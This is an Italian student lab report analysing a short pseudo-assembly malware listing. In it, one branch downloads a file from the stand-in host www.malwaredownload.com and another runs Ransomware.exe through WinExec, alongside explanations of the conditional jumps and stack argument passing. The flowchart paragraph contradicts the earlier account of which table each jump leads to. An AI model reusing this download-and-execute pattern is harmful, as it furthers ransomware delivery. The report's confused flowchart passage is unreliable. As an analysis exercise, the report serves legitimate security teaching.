Progetto Week 11

Malware Analysis advanced concept

Traccia

Dato il codice contenuto nelle seguenti tabelle, l'obiettivo dell'esercizio di oggi è quello di:

1. Evidenziare il salto condizionale effettuato dal malware
2. Disegnare un diagramma di flusso
3. Esplicare le funzionalità implementate all'interno del Malware
4. Spiegare come sono passati gli argomenti dalle istruzioni "call" in tabella 2 e 3, alle successive chiamate di funzione

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

1. Individuazione del salto condizionale effettuato

Nel codice ci sono due istruzioni di salto condizionale:
all' indirizzo di memoria 0040105B c'è l'istruzione **jnz loc 0040BBA0**, evidenziata in verde;
all'indirizzo 00401068 c'è l'istruzione **jz loc 0040FFA0**, evidenziata in giallo.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwa
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzion

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program a User\Desktop\Rar
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Il **Flag di 0** assume i valori:
1, ogni volta che l'ultima operazione eseguita dalla CPU ha dato un risultato = 0
0 se il risultato dell'ultima operazione eseguita dalla CPU ha dato un risultato ≠ 0.

- **jnz (*jump if not zero*)** verifica se il flag zero non è impostato, ovvero:
  se il risultato dell'ultima operazione di confronto o di sottrazione ≠ 0, il salto viene effettuato;
  se il risultato = 0, il salto non viene effettuato;
- **jz (*jump if zero*)** verifica se il flag zero è impostato, ovvero:
  Se il risultato ≠ 0, il salto non viene effettuato;
  Se il risultato = 0, il salto viene effettuato.


jnz loc 0040BBA0

In questo caso, l'istruzione viene eseguita dopo "*cmp EAX, 5*", cioè jnz controlla se il valore del registro EAX ≠ 5.
Poiché il valore del registro EAX è stato impostato = 5, nella prima istruzione del codice (ovvero *mov EAX,5*), **questo salto non viene effettuato.**

jz loc 0040FFA0

L'istruzione loc 0040FFA0 viene eseguita dopo "*cmp EBX,11*": l'istruzione di salto condizionale jz verifica se il valore del registro EBX = 11.
Poichè il valore del registro EBX, che è stato inizialmente impostato a 10, per poi essere incrementato, al momento dell'istruzione di salto, ha valore = 11, **questo salto viene effettuato**.

2. Diagramma di flusso



Il blocco in alto, come si è già detto, confronta i valori dei registri EAX e EBX con i valori 5 e 11 rispettivamente. Se EAX ≠ 5, il programma salta alla tabella in giallo. Se EBX = 11, il programma salta alla tabella in verde.

La freccia rossa indica che il salto condizionale non è avvenuto
La freccia verde indica che il salto condizionale è avvenuto.

3. Le funzionalità implementate all'interno del malware

Ci sono due funzionalità principali:

- Nel diagramma di flusso precedente, possiamo denotare come nella tabella in verde il codice sposta l'URL del sito web da cui scaricare il file eseguibile nel registro EAX e chiama la funzione **DownloadToFile()** per scaricare il file.
  La presenza di questa funzione ci suggerisce che il malware sia un downloader, tuttavia il salto condizionale non avviene e questa funzionalità non viene eseguita.
- Diversamente, il frammento di codice evidenziato nella tabella in giallo, sposta il percorso del file eseguibile scaricato nel registro EDX e chiama la funzione **WinExec()** per eseguire il file.
  Poichè il salto condizionale, in questo caso, avviene, tale funzionalità viene implementata.
  Inoltre, come vediamo nello screen successivo, il path del file eseguibile scaricato è **C:\Program and Settings\Local User\Desktop\Ransomware.exe.**

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe

Ciò ci suggerisce che il malware sia stato programmato per scaricare ed eseguire un ransomware sul computer locale.

4. Spiegazione del passaggio degli argomenti dalle istruzioni "call" in tabella 2 e 3, alle successive chiamate di funzione

Gli argomenti per le chiamate di funzione **DownloadToFile()** e **WinExec()** sono passati utilizzando l'istruzione **push,** per inserirli nello stack prima della chiamata di funzione relativa.

Piu precisamente:

- Nella tabella 2, l'URL ("*www.malwaredownload.com*") del sito web da cui scaricare l'eseguibile viene spostato nel registro EAX con l'istruzione *"mov EAX, EDI."*
  L'istruzione *"push EAX"* inserisce l'URL nello stack, in modo tale che, chiamando la funzione **DownloadToFile()**, si possa accedere all'URL , da cui scaricare ulteriori file malevoli.

- Nella tabella 3, il percorso del file eseguibile da eseguire viene spostato nel registro EDX dall'istruzione *"mov EDX, EDI"*. Successivamente, l'istruzione *"push EDX"* inserisce il path dell'eseguibile nello stack. Chiamando la funzione **WinExec()**, questa può accedere al path del file malevolo.